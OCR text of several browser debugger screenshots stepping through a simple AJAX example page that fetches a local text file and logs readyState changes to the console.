
▼ Scope Variables

▶ Global Window

▼ Breakpoints

☑ ajax.html:24
if (http_request.readySt…

☑ ajax.html:30
console.log("Before Requ…



AJAX Example

```
    }
    http_request.onreadystatechange = function () {
      console.log(http_request.readyState);
      if (http_request.readyState === 4) {
        var text = http_request.responseText;
        var new_node = document.createTextNode(text);
        document.getElementById('insert_here').appendChild(new_node);
      }
    };
    console.log("Before Request");
    http_request.open('GET', 'ajax_test.txt', true);
    http_request.send();
    console.log("After Request");
    </script>
  </body>
</html>
```

Line 31, Column 1


(anonymous function) ajax.html:31

Paused on a JavaScript breakpoint.

☑ ajax.html:24
if (http_request.readySt…

☑ ajax.html:30
console.log("Before Requ…

```
Before Request                                        ajax.html:30
>
```



AJAX Example
192.168.84.165/code/ajax.html
Paused in debugger
Elements Network Sources Timeline Profiles Resources Audits Console
Sources Content ... Snippets
192.168.84.165
code
ajax.html
Watch Expressions
Call Stack
Async
Scope Variables
Local
Console Search Emulation Rendering
<top frame>
□ Preserve log

AJAX Example

```
21      }
22      http_request.onreadystatechange = function () {
23        console.log(http_request.readyState);
24        if (http_request.readyState === 4) {
25          var text = http_request.responseText;
26          var new_node = document.createTextNode(text);
27          document.getElementById('insert_here').appendChild(new_node);
28        }
29      };
30      console.log("Before Request");
31      http_request.open('GET', 'ajax_test.txt', true);
32      http_request.send();
33      console.log("After Request");
34      </script>
35    </body>
36  </html>
37
```

Line 24, Column 1

Call Stack:

```
http_request.onreadystatechange      ajax.html:24
(anonymous function)                 ajax.html:31
```


Paused on a JavaScript breakpoint.

Local:

```
new_node: undefined
text: undefined
```

Console:

```
Before Request                                        ajax.html:30
1                                                     ajax.html:23
>
```



AJAX Example

```
21     }
22     http_request.onreadystatechange = function () {
23       console.log(http_request.readyState);
24       if (http_request.readyState === 4) {
25         var text = http_request.responseText;
26         var new_node = document.createTextNode(text);
27         document.getElementById('insert_here').appendChild(new_node);
28       }
29     };
30     console.log("Before Request");
31     http_request.open('GET', 'ajax_test.txt', true);
32     http_request.send();
33     console.log("After Request");
34     </script>
35   </body>
36 </html>
37
```

Line 33, Column 1


(anonymous function) ajax.html:33

Paused on a JavaScript breakpoint.

☑ ajax.html:24
if (http_request.readySt…

☑ ajax.html:30
console.log("Before Requ…

```
Before Request                                                   ajax.html:30
1                                                                ajax.html:23
>
```



AJAX Example

```
  }
  http_request.onreadystatechange = function () {
    console.log(http_request.readyState);
    if (http_request.readyState === 4) {
      var text = http_request.responseText;
      var new_node = document.createTextNode(text);
      document.getElementById('insert_here').appendChild(new_node);
    }
  };
  console.log("Before Request");
  http_request.open('GET', 'ajax_test.txt', true);
  http_request.send();
  console.log("After Request");
  </script>
 </body>
</html>
```

